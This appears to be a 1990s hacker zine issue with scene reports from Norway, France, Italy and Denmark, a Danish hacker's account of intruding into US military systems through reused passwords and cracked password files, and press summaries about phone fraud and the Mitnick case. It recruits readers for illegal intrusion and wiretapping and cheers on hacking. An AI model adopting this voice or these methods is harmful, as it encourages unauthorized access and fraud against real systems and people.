WHAT'S AHEAD FOR THE NORWEGIAN SCENE: I think we should get organized. I have a few projects in mind. There are a lot of security flaws and weaknesses yet to be discovered in Norwegian systems and services. We need to get all of Norway scanned for automated answering services and carriers. We need to get into some Central Offices to check out the labels on the modems connected to their Ericsson boxes. We need to get trashing. We need to start talking hacking and phreaking at The Gathering. We need to find data numbers for C.O.s, banks, corporate computers, the local McDonalds', we need to get root access at an Internet provider and we need to be able to listen in to phone conversations. We will. Get in touch with me if you'd like to join.

These were just a couple of thoughts of mine that I wanted to share with you fellow hackers out there. Hope you've enjoyed them. And for heaven's sake, feel free to give me some feedback (via internet: dfp@powertech.no).

FUN FACTS: Many companies have unconfigured PBXes that you can obtain outside dialtone on. There is no flat rate telephony. A 28k8 modem goes for a little less than \$400. All phone calls are logged, logs are erased after a couple of months (presumably). Only ISDN customers can get Caller ID. There are three cellular operator companies. All the Norway Direct operators are situated in Kongens gate 21, OSLO, Norway. The NMT-900 Cellular network doesn't allow calls to Pakistan. All Norwegian babes are young, slim and blonde...not :)

I'll be releasing a couple of files on Norwegian hacking/phreaking areas and techniques in the months to come. Here's a list of those I am planning, haven't written anything yet but I think I will. If there's anything in particular you'd like to add or to get hurried up, or if you have information which should be included in these files, then get in touch with me.

- (*) COCOTs and Monopoly operated Pay Phones in Norway
- (*) MBBS, the Norwegian BBS System; Backdoors and Security
- (*) Norwegian Telecom; TeleNor. Organization and computer systems.
- (*) The Norwegian State Libraries; BibSys network security
- (*) Telephone Monopoly; current status, what will happen, when?

Sincerely Yours,
Digital Freedom Phanatic

Yola's to (unsorted, people I know or would like to know):

Gizmo, Enemy, Mario, Graham Two (Vishnu), Edison, Roger RamJet, Peter, Gekko, Ozelot, Sicko, Flesaker, Karstad, Arild Leikarnes, Frodel og Frode2 :-), The Dealer, Saron, Digital Phanatic, SCSI (BayernPower!), SevenUp (damiano?), UrbanMatrix, Onkeld. Where ARE you guys hiding? ;-)

>-----<
<French Scene>
>-----<

By NeurAlien

The French scene has always been portrayed as weak by both French and foreign people. There's a paradox here: France was one of the first countries to develop a modern network (in 1981) YET there have been few _good hackers_. How is that explained? I DUNNO !

In fact, stating that France is underdeveloped at a hacker level is partly false. In France, hackers have always been isolated or hidden in little isolated groups. Whenever a good group formed, everyone was quickly busted by DST (the agency in charge of computer fraud). Moreover, this agency (DST) is somewhat effective and hacking has been illegal here since 1988. The risks when you are caught are VERY HEAVY and the trial lasts forever! Usually, it takes 3 years to go to trial and the material is ALWAYS seized even if you're not charged with anything!.

The Videotex initiative that provided France such a breakthrough in technology is now an handicap because it can't follow the evolution of modems and isn't well adapted for networking with the Internet.

I- The Videotex aka Minitel

Minitel has been developed in 1981 by France Telecom. It was excellent at the time but it hasn't evolved very much. Let's see what hacking has been like in the Minitel world.

To explain a little what "Minitel hacking" was, I must detail a little how Teletel (the network that supports Minitel) works. Teletel is based on X25 and provides multiple price levels:

Teletel 0 (T0) is free for the user, costs a lot for the server.
Teletel 1 (T1) costs a local call to the user, the price of the X25 collect connection to the server.
Teletel 2 (T2) costs the price of a local call + X25 communication (6+ cents per minute) to the user.)
Teletel 3 (T3) costs T2 + a charge that is reversed to the server (costs 20 cents to \$1 per minute to the user.)

A lot of servers are accessible only in T3 for the users. The principle of hacking Teletel was to find a the X25 number corresponding to the T3 CODE in order to log on the T3 server from T2 level. Eventually, there could be a password on the T2 access.

Actually, it's very basic and very dumb hacking since you can only do some scanning to find the x25 number of the servers.

T1 was used for more professional type servers and the hackers that used to hack T1 were better than T2 hackers.

T2 K0d3z were very popular among wannabe hackers, some Special Interest Groups about T2 were formed on a lot of servers and there was even a server dedicated to T2 codes. The quality of information has always been extremely low in this kind of club. Moreover, the kind of k0dez kidz on these SIGs and servers were particularly dumb (sorry for them). It got really bad in 1991 when a lot of T2 guys started to flame each other, accusing them of leeching some T2 codes from one server and posting them to another, saying that the other guys were ripping everyone off etc... It may be continuing now but I'm totally uninterested by these people so I completely left this scene.

The "good ones" of the T2 K0d3z kldz stopped T2 (it's not free so it's too expensive!). They usually started to Hack T0 which is totally free. (it's like a 1-800 for Teletel). The servers of T0 are nearly all of the "restricted access" kind. But they have weak protection schemes and can be easily bypassed with some experience. The hackers of T0 servers don't usually know each other and some of them may form a kind of little "islands". (I'm calling them "islands" because it is always placed in an Information System on T0, deep within the system. There are perhaps 10 or so "islands" that have no connection with other hackers. A typical "island" consists of 5 to 10 hackers. Some hackers may go on 2 or more "islands" but prefer to keep the presence of both "islands" secret. Why? In order not to destroy both if one of them is found and shut down!

One reason most never heard of these person is that there is nearly no connection between the Teletel world and the Internet. The only way to escape to Internet and Intl X25 is Teletel 1 (T1).

II- When Teletel goes professional

As I said, the T1 is the only way for a Teletel hacker to evolve to hacking Internet or International & ASCII X25. On Teletel 1, you can sometimes log on to some interesting Unixes, Vaxes etc. T1 is also the only way on Teletel to use the International X25 network. You have to get a Transpac NUI to call a foreign address from T1. Until 1991, the Transpac NUIs were a 4 to 6 random alphanumeric characters. A man called IER had made an NUI Scanner that allowed him to find NUIs by scanning out every 4 character NUI. It WAS effective, but Transpac changed to a 6 character NUI. (IER was busted and caught. No news from him since that day!)

Many good hackers used T1 a lot to hack systems and to go on the Internet and the Intl X25 networks. For example, you may have heard of people like Netlink, Furax, Jansky or Synaps. They hacked X25 and Internet but it seems that each of them was busted and caught. Some are still alive on the Net, but some aren't!!!

Some French hackers were really good but it seems that no one can hide very long from the DST. They are very effective, and with the help of France Telecom, they trace back a lot of calls.

Places like QSD haven't been used very much by the French because of their lack of technological knowledge. ahem...

Moreover, QSD/The Line is tapped by governmental agencies so g00d French hackers don't like it.

IV- The groups

Some groups have been formed in France but they've never lived long enough to give new hackers the knowledge of the old hackers. Some groups were: NICK, Hardcore Hackers, Piratel, TeKila Underground. Many of them were hacking systems in Teletel 1.

A group called CCCF appeared in 1991. It was founded by Jean Bernard Condat and in fact it was not really a group. This guy, JBC, is deft at maneuvering people into doing what he wants. He organized fake contests like "The price of the Chaos" to get more information and then act as if he personally discovered the hacks that were given to him.

He recently started the Chaos newsletter where nothing originates from him...it's taken from everywhere and from his personal contacts.

He has big power because he works for SVP which is a private information company that has the goal of providing information to whoever wants it, for a large amount of money.

Nobody knows what JBC really wants but he is definitely a threat to the underground. Somebody, I don't recall who, already mentioned that in Phrack.

V- Phreaking in Phrance

Phone phreaking became really active in France in 1992 after the massive release of a blue box that worked in France. Several months later discovery of this caused the death of blue boxing from France.

The blue box program was running on ST and several people that used it formed the TeKila Underground. As far as i know, this was an happy group that had a lot of parties and liked smoking... :)

They weren't very effective: just into using the blue box.

Then came the movement of the "Horlogers", it was due to the credit you could gain if you connected in Teletel 3 on some server. The "horlogers" were staying HOURS and DAYS on a server with blue box just to have more credit (counted in minute of connection) on those server. They were staying connected on a place called "L'horloge" (the timer) that enabled you not to be disconnected by the server when being idle for a long time.

Blue boxing is now very hard in France. The Australian blue box ceased to work and a lot of phreakers couldn't phreak anymore.

The real problem in France is that nobody (or almost nobody) knows how the France Telecom phone network works so we can't really use any flaws in this system.

Calling cards have been heavily used in France, placing the country in the top ten consumers of stolen CC's. When AT&T & MCI saw that, they contacted France Telecom and now each calling card from AT&T, MCI can't call back to France.

Moreover, FT's CC called "Carte France Telecom" (CFT or CP) is traced and recorded: I mean, when the person who owns the CFT receives the bill, written on the bill is the number of the caller and of the called party.

HARD isn't it?

Recently, some busts were done on AT&T and MCI CC users. They are now awaiting trial.

VI- Magazines

Back before 1990 a magazine was published twice and sent to every single university in France. It was called "Hackito" from the "Hackito ergo sum" motto. (I've never found an issue of it, but if you have one, send me it to me in email.)

There is also this shitty zine called Chaos...

Now, a new zine is making the underground react in France: It's called "N0 Way" and I'm the Editor.

This magazine is written entirely in French. The current issue is number 3. Anyone wanting to submit something to "N0 Way" can send me a message in Email.

Today we are seeing a lot of people in France wanting to know more about hacking. It seems to have taken off here but not as much as in Holland or in the USA.

Email me to receive "N0 Way": an133729@anon.penet.fi

++NeurAlien.

The Italian Scene
by
Zero Uno

Italy, as you know, is among the industrialized EEC powers. It deserves this honor only to the work of talented people, not by its government, which is utterly idiot and totally unable to fulfill the needs of the people. This characteristic inevitably has conditioned the whole telecommunication market, both phone and networks, which must make clever long term decisions, something that Italian government is not able to do. The phone company is owned by the government through Italy Telecom (IT), the new society formed by the previous three state-owned firms involved in communications. In the last five years IT has undoubtedly made good work, but the quality of phone connections and service was so bad in the past, that many people feel very upset when comes to talk to IT.

The Telephone System

Italy is divided in 220 telephone districts, each with its own unique prefix: a zero followed by a number (up to three digits). In addition there are a few special prefixes in order to access cellular phones (0335,0336) or to reach some 'fake' locations (0769), like many tv programs that use the telephone to reach people. (Like 555 in the USA) In this way IT protects itself from line congestions when successful TV-progs are involved. All kind of modern connections are availabl. This means that payphones, pagers, cellualars (ETACS and GSM), radio (an old, now unsupported phone for cars in 400 Mhz range) are present. Another strange beast is televoting (0869) a fake prefix that holds the number of incoming calls for polls. It was used to test some political decisions, but the hack here was so evident (the redial button) that now televote is not so well thought of.

Standard Numbering

The numbers that begins with the digit '1' are reserved for special services. This include all amenities like emergency numbers (113, roughly the equivalent of American 911), 187 (an all-but-everything number for all requests to IT, such ordering a new phone, installing a new line and so on) and toll free numbers 167[0 or 8] xxxxx. As a reminder about IT's long term planning capacity, the toll free numbers started as 1678-xxxxx, but were so successful that IT was forced to add the 1670-xxxxx later |-(! All 1678-7xxxx are in use by foreign phone companies, and heavily scanned |-).

Some pretty numbers:

1678-72341 A promo for a XXX-rated line (in north or south america)
1678-70152 See the following capture

----- CAPTURE -----

OFFICIAL USE ONLY

Í»

FAMNET (sm)

AFAS HQ
and
AF FSCs

Í¼

This system is for the use of authorized users ONLY. Individuals using this computer system without authority, or in access of their authority, are subject to having all of their activities on this system monitored and recorded by system personnel. In the course of monitoring individuals improperly using

this system, or in the course of system maintenance, the activities of authorized users may also be monitored. Anyone using the system expressly consents to such monitoring and is advised that such monitoring reveals possible evidence of criminal activity, system personnel may provide the evidence of such monitoring to law enforcement officials.

Line trace initialized.....

We now have your phone number.....WE TRACK HACKERS AND ADVISE AUTHORITIES.

----- END OF CAPTURE -----

Unfortunately IT does not support caller ID, so the last sentence is pure crap.

The above numbers are (obviously) all public. These ones are 'reserved' for internal use, though many many people play with 'em:

135	BBS to record maintenance procedures
138	BBS or human operator (depend on districts)
1372	Ring-back
1391	Human operator
160	Security service (???)
1414	A yet-to-be-implemented service, that enables a user to use one phone and bill on their own phone the subsequent call. Will be implemented -)?

Not all districts support this, and since they are not public they can change rapidly. Also present are the country direct numbers in the 1721xxx format.

Country	Code
Argentina	054
Brazil	055
Chile	056
AT&T	011
MCI	022
Sprint	877

Services Offered

With the advent of digital COs, 'new' (new to the Italian market, anyway) services were provided. The so called STS (additional telephone services) allowing (obviously paying) the teleconference (three user talking simultaneously), incoming call signal when you are talking with another party, and finally calling transfer, useful when you are away from home. The current pulses billed can be inquired (paying one pulse, obviously!).

The Packet Networks

There is only one packet network provider, ITAPAC (DNIC 2222). As with other packet networks, the access is available with a PAD that accepts only NUI accounts (non-reverse charging) and those who accept reverse-charge calls (in ITAPAC lingo, the 'easy way'). These are heavily hacked because it is the most widespread network in Italy (and the most unreliable, insecure, *bad*) and also because some NUI users simply were not aware of the costs of this kind of service, and they have payed all the phreakers' bills too!

Sometimes, for promotional sales, some NUIs were discharged to the public. Other were disseminated by phreakers, collected by PAD (only a few NUIs are valid across different PADs, most aren't). Until some time ago QSD France was the most 'in' PAD site. Another common activity was surfing across Packet Networks of different states. Now many common NUIs were deleted from system, but some still survive. Many times the net is unusable because has reached its maximum load or because of for system outages. Also, even if the ports run at 2400 bps, is not uncommon to reach the same speed of a 1200 bps connection. Use it if you don't pay or pay a limited fee for it.

The H/P/C/V Scene

Common folklore depicts Italians as adaptable to unfriendly environments in a clever way. Although these rumors are not completely true, there is an Italian way of H/P/C/V. Hacking in Italy is not a common activity. There are several teens who spent lot of effort to learn some tricks, but they are teens, with all pros and cons. Rarely do these individuals survive the 20 years-old barrier, for one reason or another. Those who survive generally self-limit their actions to a restricted area, and generally remain anonymous. The few that remain are the brightest, with lot of know-how and abilities. I only know two people at this top rank level. Hacking is focused on setting up unauthorized fsp sites in university computers, removing licenses to pro warez and gaining illicit access to some resources in internet or in ITAPAC. ITAPAC is now no longer a key issue since ITAPAC (and Italy in general) has very few computing resources, and ITAPAC has severe security problems, so it is predated by hacker wannabees. Also Italy lacks of H/P groups like LOD,MOD and the CCC. Apart from Omega Team, to my knowledge no other group has existed.

Phreaking used to be fairly common, but now is much less so because of new digital COs and stricter security. Blue boxing to USA was **very** common until January 1, 1992. On this date, the software that controls the traffic over North America was changed, and boxing to USA is no longer possible. Carding now is the only phreak access, and is used mainly by warez board sysops. Rumors said that the software update was imposed on ITALCABLE (that manages international calls) by AT&T due to the **huge** illicit traffic between Italy-USA. Basically, too many people, even non H/P ones ('friends') were using blue-boxes even without the faintest idea of how they worked. Some hackers have sold boxes to normal people, and this probably was the key to the blocking of illicit calls. Now, to my knowledge, is possible to box only to Chile, Argentina and some other third-world countries.

True H/P BBS are few. One, Pier Group's BBS was the most famous, in part because one member, MFB (short for MF the Best, basically the best Italian phreaker in my opinion), has written a series of humorous stories about hackers and lamerz, that had a phenomenal success. But since Pier (the sysop) was also involved in some other illegal activities apart phreaking (stolen hardware, carding), and in this kind of activity too much advertising equals certain arrest, the board went down. Most other BBS are warez-oriented, with warez from THG, Razor 1911 and other USA crack groups. Note however that unlike other nations, Italy has no group HQs: what counts is money, not being part of a group. Many BBS are double-sided: one a legit, more or less lame, part of a legal net like FidoNET, the other accessible only to subscribers, with warez. This has changed however since the Italian Hacker Crackdown. This is not because the police raided the warez boardz (they are too ignorant to do this) but because warez sysops, in fear of being caught, have (temporarily) closed their BBSes.

Virusing has some players, though not very publicized, for obvious reasons. One has recently become famous (Dr. Revenge) for his contributions to Insane Reality, another H/P/V journal that published some 'secret' telephone numbers for United Kingdom officials.

Nothing really new in Italy, as you can see. Newspapers are (as are most people) too ignorant to correctly report these problems, with the result being that the 'legal' portion of network fanatics fear other unjustified police raids, and legislators are becoming very unfriendly when dealing with this kind of communication. Several politicians and media moguls are proposing laws that forbid anonymous access to the Net, and universities are very concerned about these subjects. Two students were recently arrested because they used illicit (but almost public) passwords to surf the net (**only** to see things, **no** data damage).

Italy may one day become very unfriendly to net people, even if Italians are generally considered very friendly.

Zero Uno

mc1671@mclink.it **only** using PGP, otherwise no response.

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: 2.3

mQCNAi7zXJ0AAAEEM3SZQp0+By7fi7ey/oiTU6TT5CdMYdkYnkDeM8f2bZ75Pdp
4mv9C0BTVRP0UrYgJO1I+8YrWvSjZK7+U3hty+c97RJ5lnSYQ0BbF7puSwhUxj4W
AyytlQZVP6j1r4H8ulselarIVlD9h2+GceX0x09J5uEqqhRG/uo1W3A51ixFAAUR
tBtaZXJvIFVubyA8bWMxNjcxQG1jbGluay5pdD4=
=9GnS

-----END PGP PUBLIC KEY BLOCK-----

THE DANISH SCENE BY LE CERVEAU

In the last issue of Phrack (46) I read an article about the Danish Computer Underground. Though, I was pleased with the text, a lot of stuff has happened since which I hope most of you have heard about. Anyway, here's an update..

In short, most (nearly all..) of the Inner Circle hackers in Denmark have been busted. It all went down December 1993 where I, Descore (Zephyr), Dixie (Nitecrawler) were busted at exactly the same time. After the 3 busts several more followed: WedLock, Netrunner, Darkman + some others. I had to spend 14 days in isolation while the others were released (somewhat due to my own stupidity).

The busts were made because all of the universities in DK had been more or less taken over by hackers and the FBI + CERT & ASSIST worked together. The police told me that UNI*C was threatened to be cut off the Internet if the hacking from Denmark didn't stop (don't think that's the truth though. They bullshit alot..).

So, of course the Danish police had to do something and they asked the infamous Joergen Bo Madsen for help. And they got it. And the situation in DK was getting out of control too - the Phone Company was hacked, DK's main research center hacked. No damage to ANYTHING was done though, but naturally we had to be stopped. Actually, the Phone Cmp. screwed up their own system trying to stop us - and now they blame us!

Now we're all awaiting trial. It might take a while, since they said they'd start 'breaking' the PGP-encrypted files with UNI*C's computers ;).... I'd think if they did that, it'd be quite a while before trials!

Busted in DK: Zephyr aka Descore, Dixie, WedLock, Netrunner, Darkman, Lazarus, Jackal and me (LC).. + Joshua - some idiot who might have helped the police a whole lot.

After the bust of Jackal the police says they can't handle anymore so there won't be any.

BUSTED
BY LE CERVEAU

I've been busted. Why speak out loud? Why not? I'm screwed anyway.

I was stunned. About six-seven months before my bust I succeeded in breaking into a Pentagon computer (pentagon-emh4.army.mil --> otjag.army.mil). What actually launched my interest in this computer was a file about UFOs where it was listed. Now I have realized that had I found anything top secret about UFO cover-ups I probably wouldn't have released it. It wants to be free - but the question is to what degree.. I knew of course that it couldn't be one of their top secret computers (actually, OTJAG=Office of The Judge Attorney General - AFAIR) but I

also knew that it would be the start of something big - one thing always leads to another.

After a couple of weeks on the system, doing nothing but leeching all the mail I could get my hands on I discovered that one of the majors used an Air Force base-server (flite.jag.af.mil - AFAIR). As I suspected, all I had to find was his login - the password was exactly the same. And again this had to lead to more and it did. I found some stupid sergeant who also was a user on TACOM (Tank Automotive COMmand). Surely, even though stupid he wouldn't use the same.. - yup, he did. Access to tacom-emhl.army.mil and all their other machines granted. If you want one of the largest lists of MilNet sites then grab /etc/hosts from TACOM. After gaining SU-access on this machine interesting things started happening. If, for example, an officer was to issue some order (of course not any orders concerning war) it'd look something like this:

You have to report at HQ Monday latest. Your travelling plans for the international conference <blah> <blah> <blah>..

// Signed //
Col. Joe Wilkins

and then some more approved signatures would follow by some other persons. Of course I grabbed all the mail on TACOM.

After a month or so I was locked out of the Pentagon system - and it changed it's address to otjag.army.mil. But I didn't really care. I knew MilNet pretty good so why not I thought..

I started thinking military-systems only - a dangerous thing to do. I ended up using all my time on it and was therefore also rewarded. Soon I would have access to more than 30 military systems around the globe and I knew I was getting in over my head but I had to keep going - I felt there was no way back. I could have told myself that having to hide on all of these systems would be almost impossible. But things seemed to be going just fine. Just how idiotic can you get?

With access to some CM-5's and a CM-200 at Naval Research Labs and all the wordfiles in the world no system stupid enough to let their passwd-file get taken stood a chance - one account with encrypted passwd was enough. All I had to do was start Crack on the CM-200 and wait.

I took interest in some of the government machines - they weren't as hard to hack as the mil's and I soon lost interest. Except in NASA. I got in on one of their smaller machines (*.gsfc.nasa.gov) and I knew I just had to wait and it would lead to something more.

Now 'strange' things started happening. Imagine this: I log in on TACOM. I log out. When I try to log in again it's impossible from the same site; I have to use another - that's when I knew that someone was watching my every step, trying to stop me. Later it started happening to me no matter how I accessed the nets. That's when I knew the end was near. A month later I was busted by the FBI in Denmark - that's the way I feel even though it was the Danish police. Actually, the trace was made through *.wwb.noaa.gov which I was using a while for cracking.

That's my story - very shortened! If anyone is interested in details mail me at Restricted Access # +45-36703060.

Last Words: Don't do it - don't do it.. It'll get you into all kinds of shit.. Why bother the nice governments and their so trustworthy agencies? On second thought: Just do it!

[Editors note: Along with this file I was sent a capture of one of the aforementioned hacks (which I promptly deleted). It looked like our Danish friends were in a host at the office of the Judge Advocate General. Knowing how the JAG is going to handle cases isn't exactly the kind of thing anyone in the military really wants floating around. I guess they need better security, eh?]

Volume Six, Issue Forty-Seven, File 22 of 22

PWN PWN PNW PNW PNW PNW PNW PNW PNW PNW PNW PNW PWN PWN
PWN
PWN
PWN
PWN
PWN
PWN
PWN
PWN PWN PNW PNW PNW PNW PNW PNW PNW PNW PNW PNW PWN PWN

Phrack World News

Compiled by Datastream Cowboy

3 Residents Investigated In Theft Of Phone Card Numbers

Oct 10, 1994

~~~~~

by Russ Britt (Los Angeles Daily News)

Three Los Angeles residents have come under investigation in connection with the theft of 100,000 telephone calling card numbers used to make \$50 million worth of long distance calls, officials said.

The Secret Service searched the suspects' residences over the past two weeks and found computer disks containing calling card codes, said Jim Bauer, special agent-in-charge of he Los Angeles office.

Ivy J. Lay, an MCI switch engineer based in Charlotte, N.C., was arrested last week in North Carolina on suspicion of devising computer software to hold calling card numbers from carriers that route calls through MCI's equipment, the Secret Service said.

Lay is suspected of supplying thousands cards of calling codes to accomplices in Los Angeles for \$3 to \$5 a number, Bauer said. The accomplices are suspected of reselling the numbers to dealers in various cites, who then sold them to buyers in Europe, Bauer said.

European participants would purchase the numbers to make calls to the United States to pirate computer software via electronic bulletin boards.

-----

Revealed: how hacker penetrated the heart of British intelligence

Nov 24, 1994

~~~~~

by Tim Kelsey (The Independent) p. 1

[In typical British style, The Independent boasts 3 FULL pages on the story of how a "hacker" broke into British Telecom's databases and pulled information regarding sensitive numbers for the Royal Family and MI 5 & 6.

Reportedly, information was sent anonymously to a reporter named Steve Fleming over the Internet by a "hacker" who got a job as a temp at BT and used their computers to gather the information. (I heard that Fleming later admitted that "he" was actually the supposed "hacker.")

This is news? This is like saying, "Employees at Microsoft gained access to proprietary Microsoft source code," or "CAD Engineers at Ford gained access to super-secret Mustang designs." Get real.]

Telecom admits security failings

Nov 29, 1994

~~~~~

by Tim Kelsey (The Independent) p. 1

[ In typical British style, senior officials at BT attempted to save face by stating that sensitive information such as the file of Royal Family and Intelligence services phone numbers and addresses (currently floating around the Internet) was safe from prying eyes, but could indeed be accessed

by BT employees. Uh, yeah. ]

-----  
Phreak Out!  
~~~~~

Dec 1994

by Steve Gold (Internet and Comms Today) p. 44

[A valiant attempt by England's Internet & Comms Today (my favorite Internet-related magazine--by far) to cover the Hack/Phreak scene in the UK, with a few tidbits about us here in the states. Not 100% accurate, but hell, it beats the living shit out of anything ever printed by any US mainstream mag.]

Hack To The Future
~~~~~

Dec 1994

by Emily Benedek (Details) p. 52

Hacking Vegas  
~~~~~

Jan 1995

by Damien Thorn (Nuts & Volts) p. 99

[A review of HOPE, and a review of DefCon. One from a techie magazine whose other articles included: Build a Telephone Bug, Telephone Inside Wiring Maintenance, Boat GPS on Land and Sea and Killer Serial Communications; the other from a magazine that usually smells more fragrant than Vogue, and whose other articles included: The Madonna Complex, Brother From Another Planet, Confessions of a Cyber-Lesbian and various fashion pictorials. One written by someone who has been in the hack scene since OSUNY ran on an Ohio-Scientific and the other written by a silly girlie who flitted around HOPE taking pictures of everyone with a polaroid. You get the idea.]

Hackers Take Revenge on the Author of New Book on Cyberspace Wars Dec 5, 1994
~~~~~

by Jared Sandberg (The Wall Street Journal) p. B5

In his forthcoming book writer Joshua Quittner chronicles the bizarre but true tale of a Hatfield-and-McCoys feud in the nether world of computer hackers.

Now the hackers have extracted revenge for Mr. Quittner's attention, taking control of his phone line and voice mail and bombarding his on-line account with thousands of messages.

"I don't believe I've ever been hacked to this degree," says Mr. Quittner, whose book, written with wife Michelle Slatalla, was excerpted in the latest issue of Wired magazine, apparently prompting the attack.

"People in MOD and LOD are very unhappy about the story," Mr. Quittner says. "That is what I believe prompted the whole thing."

-----  
Terror On The Internet  
~~~~~

Dec 1994

By Philip Elmer-Dewitt (Time)

Thanksgiving weekend was quiet in the Long Island, New York, home of Michelle Slatalla and Josh Quittner. Too quiet.

"We'd been hacked," says Quittner, who writes about computers, and hackers, for the newspaper Newsday, and will start writing for TIME in January. Not only had someone jammed his Internet mailbox with thousands of unwanted pieces of E-mail, finally shutting down his Internet access altogether, but the couple's telephone had been reprogrammed to forward

incoming calls to an out-of-state number, where friends and relatives heard a recorded greeting laced with obscenities. "What's really strange," says Quittner, "is that nobody who phoned, including my editor and my mother, thought anything of it. They just left their messages and hung up."

It gets stranger. In order to send Quittner that mail bomb, the electronic equivalent of dumping a truckload of garbage on a neighbor's front lawn, someone, operating by remote control, had broken into computers at IBM, Sprint and a small Internet service provider called the Pipeline, seized command of the machines at the supervisory, or "root", level, and installed a program that fired off E-mail messages every few seconds.

Adding intrigue to insult, the message turned out to be a manifesto that railed against "capitalist pig" corporations and accused those companies of turning the Internet into an "overflowing cesspool of greed." It was signed by something called the Internet Liberation Front, and it ended like this: "Just a friendly warning corporate America; we have already stolen your proprietary source code. We have already pillaged your million dollar research data. And if you would like to avoid financial ruin, get the ((expletive deleted)) out of Dodge. Happy Thanksgiving Day turkeys."

It read like an Internet nightmare come true, a poison arrow designed to strike fear in the heart of all the corporate information managers who had hooked their companies up to the information superhighway only to discover that they may have opened the gate to trespassers. Is the I.L.F. for real? Is there really a terrorist group intent on bringing the world's largest computer network to its knees?

That's what is so odd about the so-called Internet Liberation Front. While it claims to hate the "big boys" of the telecommunications industry and their dread firewalls, the group's targets include a pair of journalists and a small, regional Internet provider. "It doesn't make any sense to me," says Gene Spafford, a computer-security expert at Purdue University. "I'm more inclined to think it's a grudge against Josh Quittner."

That is probably what it was. Quittner and Slatalla had just finished a book about the rivalry between a gang of computer hackers called the Masters of Deception and their archenemies, the Legion of Doom, an excerpt of which appears in the current issue of Wired magazine. And as it turns out, Wired was mail-bombed the same day Quittner was, with some 3,000 copies of the same nasty message from the I.L.F. Speculation on the Net at week's end was that the attacks may have been the work of the Masters of Deception, some of whom have actually served prison time for vandalizing the computers and telephone systems of people who offend them.

The Phreak Show

Feb 5, 1995

~~~~~

By G. Pascal Zachary (Mercury News)

"Masters of Deception" provides an important account of this hidden hacker world. Though often invoked by the mass media, the arcana of hacking have rarely been so deftly described as in this fast-paced book. Comprised of precocious New York City high schoolers, the all-male "Masters of Deception" (MOD) gang are the digital equivalent of the 1950s motorcyclists who roar into an unsuspecting town and upset things for reasons they can't even explain.

At times funny and touching and other times pathetic and disturbing, the portrait of MOD never quite reaches a crescendo. The authors, journalists Michelle Slatalla of Newsday and Joshua Quittner of Time, fail to convey the inner lives of the MOD. The tale, though narrated in the MOD's inarticulate, super-cynical lingo and packed with their computer stunts, doesn't convey a sense of what makes these talented oddballs tick.

Too often the authors fawn all over their heroes. In "Masters of Deception," every hacker is a carefree genius, benign and childlike, seeking only to cavort happily in an electronic Garden of Eden, where there are no trespassing



prohibitions and where no one buys or sells information.

Come on. Phiber and phriends are neither criminals nor martyrs. The issue of rights and responsibilities in cyberspace is a lot more complicated than that. Rules and creativity can co-exist; so can freedom and privacy. If that's so hard to accept, a full 25 years after the birth of the Internet, maybe it's time to finally get rid of the image of the hacker as noble savage. It just gets in the way.

---

Hacking Out A Living

Dec 8, 1994

~~~~~

by Danny Bradbury (Computing) p. 30

There's nothing like getting it from the horse's mouth, and that's exactly what IT business users, anxious about security, did when they went to a recent conference given by ex-hacker, Chris Goggans.

[Yeah, so it's a blatant-plug for me. I'm the editor. I can do that.
(This was from one of the seminars I put on in Europe)]

Policing Cyberspace

Jan 23, 1995

~~~~~

by Vic Sussman (US News & World Report) p. 54

[ Yet another of the ever-growing articles about high-tech cops. Yes, those dashing upholder of law and order, who bravely put their very lives on the line to keep America free from teenagers using your calling card.

Not that I wouldn't have much respect for our High-Tech-Crimefighters, if you could ever show me one. Every High-Tech Crime Unit I've ever seen didn't have any high-tech skills at all...they just investigated low-tech crimes involving high-tech items (ie. theft of computers, chips, etc.) Not that this isn't big crime, its just not high tech. Would they investigate the theft of my Nientendo? If these self-styled cyber-cops were faced with a real problem, such as the theft of CAD files or illegal wire-transfers, they'd just move out of the way and let the Feds handle it. Let's not kid ourselves. ]

---

Hacker Homecoming

Jan 23, 1995

~~~~~

by Joshua Quitter (Newsweek) p. 61

The Return of the Guru

Jan 23, 1995

~~~~~

by Jennifer Tanaka and Adam Rogers (Time) p. 8

[ Two articles about Mark "Phiber Optik" Abene's homecoming party. Amazing. Just a few years earlier, Comsec was (I think) the first group of hackers to make Time & Newsweek on the same date. Now, all someone has to do is get out of jail and they score a similar coup. Fluff stories to fill unsold ad space. ]

---

Data Network Is Found Open To New Threat

Jan 23, 1995

~~~~~

by John Markoff (New York Times) p. A1

A Federal computer security agency has discovered that unknown intruders have developed a new way to break into computer systems, and the agency plans on Monday to advise users how to guard against the problem.

The first known attack using the new technique took place on Dec. 25 against the computer of a well-known computer security expert at the San Deigo Supercomputer Center. An unknown individual or group took over his computer for more than a day and electronically stole a large number of security programs he had developed.

The flaw, which has been known as a theoretical possibility to computer experts for more than a decade, but has never been demonstrated before, is creating alarm among security experts now because of the series of break-ins and attacks in recent weeks.

The weakness, which was previously reported in technical papers by AT&T researchers, was detailed in a talk given by Tsutomu Shimomura, a computer security expert at the San Deigo Supercomputer Center, at a California computer security seminar sponsored by researchers at the University of California at Davis two weeks ago.

Mr. Shimomura's computer was taken over by an unknown attacker who then copied documents and programs to computers at the University of Rochester where they were illegally hidden on school computers.

A Most-Wanted Cyberthief Is Caught In His Own Web

Feb 16, 1995

~~~~~  
by John Markoff (New York Times) p. A1

After a search of more than two years, a team of FBI agents early this morning captured a 31-year-old computer expert accused of a long crime spree that includes the theft of thousands of data files and at least 20,000 credit card numbers from computer systems around the nation.

Federal officials say Mr. Mitnick's confidence in his hacking skills may have been his undoing. On Christmas Day, he broke into the home computer of a computer security expert, Tsutomu Shimomura, a researcher at the federally financed San Deigo Supercomputer Center.

Mr. Shimomura then made a crusade of tracking down the intruder, an obsession that led to today's arrest.

It was Mr. Shimomura, working from a monitoring post in San Jose, California, who determined last Saturday that Mr. Mitnick was operating through a computer modem connected to a cellular telephone somewhere near Raleigh, N.C.

"He was a challenge for law enforcement, but in the end he was caught by his own obsession," said Kathleen Cunningham, a deputy marshal for the United States Marshals Service who has pursued Mr. Mitnick for several years.

-----  
Computer Users Beware: Hackers Are Everywhere

~~~~~  
by Michelle V. Rafter (Reuters News Sources)

System Operators Regroup In Wake Of Hacker Arrest

~~~~~  
by Elizabeth Weise (AP News Sources)

Computer Hacker Seen As No Slacker

~~~~~  
by Paul Hefner (New York Times)

Kevin Mitnick's Digital Obsession

~~~~~  
by Josh Quittner (Time)

A Superhacker Meets His Match

~~~~~

by Katie Hafner (Newsweek)

Cracks In The Net

~~~~~

by Josh Quittner (Time)

## Undetected Theft Of Credit-Card Data Raises Concern About Online Security

